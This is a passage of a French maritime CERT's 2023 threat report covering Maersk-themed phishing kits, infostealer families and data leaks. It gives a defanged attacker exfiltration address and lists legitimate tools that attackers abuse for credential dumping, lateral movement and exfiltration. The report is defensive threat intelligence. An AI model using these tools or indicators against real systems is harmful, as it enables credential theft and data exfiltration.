
L'utilisation des services submit-form et plesk.page est toujours plébiscitée. Cependant, un nouveau service semble gagner du terrain : **Formspree.io**.

Cette solution permet aux développeurs d'applications de faciliter la gestion des formulaires. L'intérêt pour les groupes d'attaquants est d'optimiser le temps de développement nécessaire à la mise en place de leur infrastructure de hameçonnage.

La campagne que nous avons observée cible principalement les entreprises appartenant au secteur du commerce de détail situées en Europe de l'Est.



▲
Capture d'écran d'un des fichiers HTML d'hameçonnage issu de cette campagne. (source : OWN-CERT)




▲
Capture d'écran d'un mail contenant l'image "ZZ.png". (source : OWN-CERT)

LE KIT D'HAMEÇONNAGE « ZZ »

Le OWN-CERT a détecté une nouvelle campagne durant l'année 2023, utilisant ce kit d'hameçonnage. Cette campagne se caractérise principalement par l'utilisation d'une image représentant le corps d'un mail provenant de Maersk, nommée "ZZ.png".

Cette nouvelle campagne diffère de celle analysée en septembre du fait d'une modification de la chaîne d'infection. Dans la campagne précédente, le fichier HTML était directement joint au mail. Ici, le document html d'hameçonnage est contenu dans un fichier zip, intitulé MAERSK_SHIPPING_DOCUMENTS.zip.

Le document HTML est similaire aux documents utilisés dans les campagnes que nous observons régulièrement. Il prend l'apparence d'un document PDF et contient une fenêtre de connexion préremplie avec l'adresse email de la victime. Cette fenêtre est personnalisée pour chacune des victimes par l'utilisation de leur propre logo.




Capture d'écran du document d'hameçonnage de la campagne ZZ d'avril 2023. (source:OWN-CERT)

Le OWN-CERT a recensé 62 attaques distinctes sur le mois d'avril 2023.

Celles-ci semblent être opérées par le même groupe d'attaquant car les données de connexions sont exfiltrées vers la même adresse : `modest-panini[.]85-217-144-243[.]plesk.page/a/xx.php`

Bien qu'usurpant l'identité visuelle de Maersk, cette campagne contient dans sa victimologie un grand nombre de secteurs tel que la santé, l'agroalimentaire ou encore le secteur gouvernemental (Etat du Wisconsin, USA).



Exfiltration des données de connexions vers l'adresse de l'attaquant. (source:OWN-CERT)

LOGICIELS MALVEILLANTS ET OUTILS UTILISÉS

LA CYBERCRIMINALITÉ EN TANT QUE SERVICE

Durant ses activités de suivi des *malwares* distribués dans le cadre de campagnes d'infections liées au maritime, le OWN-CERT a collecté sur l'année 2023 plus de 1000 binaires qui correspondent à des *infostealers*. Ces codes malveillants sont vendus sur des canaux cybercriminels en tant que *malware-as-a-service*.

Un *infostealer* est un code malveillant conçu pour collecter des données sur un système d'information. Ces données concernent notamment les informations de connexion, bancaires ou des cookies de session.

Sur le plan méthodologique, l'ensemble des indicateurs collectés sur l'année 2023 a fait l'objet d'enrichissement afin d'identifier les codes malveillants distribués, les techniques employées, les infrastructures malveillantes et les modes opératoires adverses en activité.

Une vingtaine de familles d'*infostealers* ont été détectées sur l'année, avec une nette majorité d'échantillons pour le *malware* **Formbook** (aussi appelé **Xloader**), **Agent Tesla**, **Snake Keylogger** et **Lokibot**.

Après une décennie de domination dans le secteur de la distribution de logiciels malveillants, **Emotet** a reculé depuis l'action menée par Europol et Eurojust en janvier 2021. Il en va de même, dans une moindre mesure, pour **Qakbot** et **Trickbot**, après avoir été perturbés par les forces de l'ordre en août 2023. Alors que **Qakbot** est revenu sous une forme limitée, il a été largement supplanté par ses successeurs, **Pikabot** et **DarkGate**.

AgentTesla a profité de la situation et des actions menées par les services de police européens envers ses concurrents pour se hisser au sommet du marché des *Malwares as a service* (MaaS). Il s'agit du logiciel malveillant le plus souvent détecté en 2023, avec 51 %.

1000 binaires
identifiés lors des
campagnes de
phishing

TOP DES INFOSTEALER


FORMBOOK
Agent TESLA
LOKIBOT
SNAKE
Keylogger

Le maritime, tout comme beaucoup d'autres secteurs, est la victime des effets des *commodity malwares*. Le OWN-CERT propose une revue des principaux *malwares* délivrés et ciblant ou usurpant le secteur maritime. Ces *malwares* peuvent être délivrés par les campagnes de *phishing* et de *smishing* identifiées, en pièce jointe ou par un lien de téléchargement. Ils peuvent également être identifiés dans des campagnes recensées en sources ouvertes (*ransomware*, attaques ciblées et APTs, etc.).

Agent Tesla a été le *malware* le plus délivré durant l'année 2023. Il s'agit d'un voleur d'informations populaire actif depuis 2014 et disponible à la vente sur le dark web. D'autres *malwares* tel que **Formbook**

et **Lokibot**, l'outil d'accès à distance **Remcos** et le *keylogger* **Snake** ont également été observés. Ces logiciels malveillants étaient généralement livrés dans des archives ou téléchargés par des documents bureautiques malveillants.

Parmi les autres *malwares* connus observés, on peut citer **Guloader**, **Vector Stealer** et **Remcos**. Cette liste s'inscrit dans la tendance globale des infostealers de 2023. Ces *malwares* délivrés sont issus de campagnes d'acteurs relevant en majeure partie de l'écosystème cybercriminel. Ces acteurs visent souvent plusieurs secteurs en même temps. Le secteur maritime et la logistique sont souvent instrumentalisés pour diffuser les *malwares*.



Capture d'écran d'une modélisation de Formbook dans OpenCTI. (source:OWN-CERT)

DES OUTILS « À DOUBLE USAGE »

Cobalt Strike, le kit logiciel bien connu de « simulation d'adversaires et opérations de l'équipe rouge », continue d'être utilisé par de vrais adversaires ainsi que par des organisations légitimes de tests de sécurité. Mais ce n'est en aucun cas le seul logiciel développé commercialement utilisé par les attaquants, et ce n'est plus le plus courant.

Les outils de bureau à distance, les outils de compression de fichiers, les logiciels de transfert de fichiers courants, d'autres utilitaires et les outils de test de sécurité *open source* sont couramment utilisés par les attaquants pour faciliter leur travail.

Les logiciels légitimes les plus utilisés de manière abusive par des attaquants dans le cadre du processus de post-exploitation sont les suivants :

- **Phase de découverte** : Scanner IP avancé, NetScan, PCHunter, HRSword
- **Persistance** : Anydesk, ScreenConnect, DWAgent
- **Accès aux identifiants** : Mimikatz, Veeam Credential Dumper, LaZagne
- **Mouvement latéral** : PsExec, Impacket, PuTTY
- **Collecte de données et Exfil** : FileZilla, winscp, megasync, Rclone, WinRAR, 7zip

LES ATTAQUES DE LA CHAÎNE D'APPROVISIONNEMENT ET LOGICIELS MALVEILLANTS SIGNÉS NUMÉRIQUEMENT

Les entreprises sont de plus en plus dépendantes de services externes pour gérer leur activité, ainsi que leur infrastructure informatique.

La sécurité des données hébergées chez un prestataire et donc les outils et méthodes mis en œuvre par ce dernier pour assurer la sécurité des données de ses clients, sont devenus des aspects primordiaux.

Par ailleurs, la chaîne d'approvisionnement englobe aussi l'ensemble des logiciels et systèmes d'exploitation mis en œuvre au sein de l'entreprise.

Il est difficile de se défendre contre les attaques qui exploitent des logiciels fiables, en particulier lorsque ces logiciels donnent aux attaquants la possibilité de désactiver la protection des points finaux. Les entreprises et les fournisseurs de services qui les soutiennent doivent être vigilants face aux alertes qui concernent les logiciels qu'ils utilisent.

Par exemple, en 2023, un certain nombre d'attaques exploitant des pilotes vulnérables provenant de logiciels plus anciens qui possédaient encore des signatures numériques valides et des logiciels malveillants utilisant intentionnellement des signatures numériques obtenues frauduleusement, y compris des pilotes de noyau malveillants signés numériquement via Windows de Microsoft, ont été détectées.

LES DONNÉES SONT LA CIBLE PRINCIPALE

Le plus grand défi en matière de cybersécurité auquel sont confrontées les petites entreprises (et les organisations de toutes tailles) est la protection des données. Plus de 90 % des attaques revendiquées impliquent un vol de données, qu'il s'agisse d'une attaque de ransomware ou d'un accès à distance non autorisé.

Le vol de données est l'objectif de la plupart des logiciels malveillants ciblant les petites et moyennes entreprises : les voleurs de mots de passe, les enregistreurs de frappes clavier et autres logiciels espions représentent près de la moitié des détections de logiciels malveillants et exposent la victime à l'exploitation des identifiants volés pour un accès initial dans le cadre d'une intrusion ou d'une recherche de ressource permettant la réalisation d'actions indirectes.

Le domaine maritime traite de grandes quantités de données sensibles, notamment des manifestes de cargaison, des programmes d'expédition et des informations sur les équipages. Les attaquants peuvent exploiter les vulnérabilités pour voler ces données, ce qui compromet la sécurité commerciale, l'avantage concurrentiel ou encore la protection de la vie privée. Ce vol de données survient à la suite d'une compromission d'un système d'information soit par l'exploitation d'une vulnérabilité dans le SI de l'entreprise, d'une campagne de phishing. Elle s'accompagne également souvent du chiffrement du système d'information par un *ransomware*.



Parmi les fuites de données importantes de l'année 2023, on retrouve celles ayant impacté des sociétés de transport de personnes tel que Corsica Ferries²⁹ ou encore le groupe de plaisance Brunswick.³⁰ Le groupe DP World Plc³¹ a dévoilé le vol de données personnelles appartenant à des employés suite à la cyberattaque détectée le 10 novembre et ayant ciblé ses entités australiennes.

Ces fuites de données ont concerné des données confidentielles sur l'entreprise. Le groupe de *ransomware* Hunters International a annoncé avoir attaqué le constructeur australien de navires de défense Austal USA.³² Il a déclaré qu'il disposait de données confidentielles sur les opérations d'Austal alors que l'entreprise détient plusieurs commandes de l'US Navy, qui concernent notamment la construction de sous-marins nucléaires.

Elles correspondent également majoritairement à des données personnelles des clients, qui demeurent les données le plus souvent dérobées et retrouvées en vente, même s'il s'avère difficile d'identifier clairement ce qu'elles deviennent. Parmi ces données, on retrouve notamment : noms, adresses postales, numéros de téléphone, numéros de sécurité sociale, numéros de permis de conduire, certificats de naissance, informations sur les cartes de paiement, informations sur les soins de santé et données relatives à l'assurance maladie...

Ces fuites de données sont devenues de véritables moyens de pression de la part des groupes de *ransomware*, qui ont même parfois abandonné l'action de chiffrement pour le chantage à la divulgation. Ce fut le cas pour le ransomware CLOP, suite à l'exploitation de la vulnérabilité dans la solution MOVEit, qui a seulement eu recours au chantage de divulgation des données notamment à l'encontre de l'entreprise DHL.

RÉFÉRENCES

1. "Office of public affairs | u.s. Government disrupts botnet people's republic of china used to conceal hacking of critical infrastructure | united states department of justice," <https://www.justice.gov/opa/pr/us-government-disrupts-botnet-peoplesrepublic-china-used-conceal-hacking-critical>.
2. "Routers roasting on an open firewall: The kv-botnet investigation - lumen," <https://blog.lumen.com/routers-roasting-on-an-open-firewall-the-kv-botnetinvestigation/>, <https://blog.lumen.com/routers-roasting-on-an-open-firewall-the-kvbotnet-investigation/>.
3. "US navy 'impacted' by volt typhoon group, as attacks on more critical infrastructure sectors emerge," <https://industrialcyber.co/news/us-navy-impactedby-volt-typhoon-group-as-attacks-on-more-critical-infrastructure-sectors-emerge/>.
4. "China's cyber army is invading critical u.s. Services," <https://www.washingtonpost.com/technology/2023/12/11/china-hacking-hawaiipacific-taiwan-conflict/>.
5. "RE4Vwwd.pdf," <https://query.prod.cms.rt.microsoft.com/cms/api/am/binary/RE4Vwwd>.
6. "Calisto show interests into entities involved in ukraine war support," <https://blog.sekoia.io/calisto-show-interests-into-entities-involved-in-ukraine-warsupport/>.
7. "Dragos reveals Electrum October attack on Ukrainian electric entity using custom tools, CaddyWiper malware", <https://industrialcyber.co/news/dragos-reveals-electrum-october-attack-on-ukrainian-electric-entity-using-custom-tools-caddywiper-malware/>
8. "Taking action against hackers in iran," <https://about.fb.com/news/2021/07/takingaction-against-hackers-in-iran/>.
9. "Iran : Une « militarisation du régime » par les gardiens de la révolution ?" <https://www.arenion24.news/2024/01/10/iran-une-militarisation-du-regime-par-lesgardiens-de-la-revolution/>.
10. "The iranian islamic revolutionary guard corps (irgc) from an iraqi view – a lost role or a bright future?" <https://www.csis.org/analysis/iranian-islamic-revolutionaryguard-corps-irgc-iraqi-view-lost-role-or-bright-future>.
11. "Mer rouge : Le navire espion iranien m/v behshad aurait été visé par unecyberattaque américaine," <https://www.opex360.com/2024/02/17/mer-rouge-lenavire-espion-iranien-m-v-behshad-aurait-ete-vise-par-une-cyberattaqueamericaine/>.
12. "FBI: Smuggling vessel's captain was in contact with iranian military," <https://maritime-executive.com/article/fbi-smuggling-dhow-s-captain-called-the-irgc-before-us-navy-boarding>
13. "US says it disrupts illicit oil shipment by iran's irgc, seizes contraband crude," <https://www.reuters.com/world/us-says-it-disrupts-illicit-oil-shipment-by-iransirgc-seizes-contraband-crude-2023-0>
14. "Iran's irgc seizes vessel carrying 11 million litres of fuel," <https://www.aljazeera.com/news/2022/10/31/iran-irgc-seizes-foreign-vesselcarrying-11mn-litres-of-fuel>.

15. "Iran says it seized ships in gulf for alleged fuel smuggling - al-monitor: Independent, trusted coverage of the middle east," <https://web.archive.org/web/20231207034814/https://www.almonitor.com/originals/2023/12/iran-says-it-seized-ships-gulf-alleged-fuelsmuggling>.
16. "Le porte-conteneurs msc aries abordé et saisi par les commandos iraniens près d'Ormuz | mer et marine," <https://www.meretmarine.com/fr/marine-marchande/leporte-conteneurs-msc-aries-aborde-et-saisi-par-les-commandos-iraniens-pres-dormuz>.
17. "Leaks and revelations: A web of irgc networks and cyber companies," <https://www.recordedfuture.com/leaks-and-revelations-irgc-networks-cybercompanies>.
18. "Iran cyber threat overview," <https://blog.sekoia.io/iran-cyber-threat-overview/>.
19. "Ransomware trends 2023 report," <https://cyberint.com/blog/research/ransomware-trends-and-statistics-2023-report/>.
20. "CERTFR-2023-ale-005.pdf," <https://www.cert.ssi.gouv.fr/uploads/CERTFR-2023-ALE-005.pdf>.
21. "Zero-day vulnerability in moveit transfer exploited for data theft," <https://www.mandiant.com/resources/blog/zero-day-moveit-data-theft>.
22. "DHL investigating moveit breach as number of victims surpasses 20 million," <https://therecord.media/dhl-moveit-breach-investigation>.
23. "DHL staff data breach claim | leigh day," <https://www.leighday.co.uk/ourservices/group-claims/dhl-staff-data-breach-claim/>.
24. "Mass exploitation of citrixbleed vulnerability, including a ransomware group," <https://doublepulsar.com/mass-exploitation-of-citrixbleed-vulnerability-including-aransomware-group-1405cbb9de18>
25. "Investigation of session hijacking via citrix netscaler adc and gateway vulnerability (cve-2023-4966)," <https://www.mandiant.com/resources/blog/sessionhijacking-citrix-cve-2023-4966>.
26. "Widely exploited vulnerability likely cause of dp world australia's attack," <https://maritime-executive.com/article/widely-exploited-vulnerability-likely-causeof-dp-world-australia-s-attack>.
27. "Guidance for investigating attacks using cve-2023-23397," <https://www.microsoft.com/en-us/security/blog/2023/03/24/guidance-forinvestigating-attacks-using-cve-2023-23397/>.
28. "Detecting malicious activity against microsoft exchange servers," <https://www.wojsko-polskie.pl/woc/articles/aktualnosci-w/detecting-maliciousactivity-against-microsoft-exchange-servers/>.
29. "Corsica ferries ciblée par le gang de rançongiciel alphv," <https://www.zdnet.fr/actualites/corsica-ferries-ciblee-par-le-gang-de-rancongielalphv-39962280.htm>.
30. "Brunswick corporation files official notice of june 2023 data breach," <https://www.jdsupra.com/legalnews/brunswick-corporation-files-official-5967203/>.
31. "DP world says hackers stole australian ports employee data," <https://www.maritimeprofessional.com/news/world-says-hackers-stole-australian389698>.
32. "Cybercriminals hit naval shipyard austal usa," <https://maritimeexecutive.com/article/hackers-claim-to-have-stolen-data-from-u-s-naval-shipyardaustal-usa>.



James Eades on Unsplash

AVEC LE SOUTIEN DE



Secrétariat général
de la mer



MARITIME COMPUTER

EMERGENCY RESPONSE TEAM

Le Grand Large

Quai de la douane, 2^{ème} éperon

29200 BREST



www.m-cert.fr



M-CERT



M_CERT_FR

Un dispositif opéré par

FRANCE CYBER MARITIME

02 57 52 09 87

contact@france-cyber-maritime.eu



www.m-cert.fr

AVEC LE SOUTIEN DE



Secrétariat général
de la mer

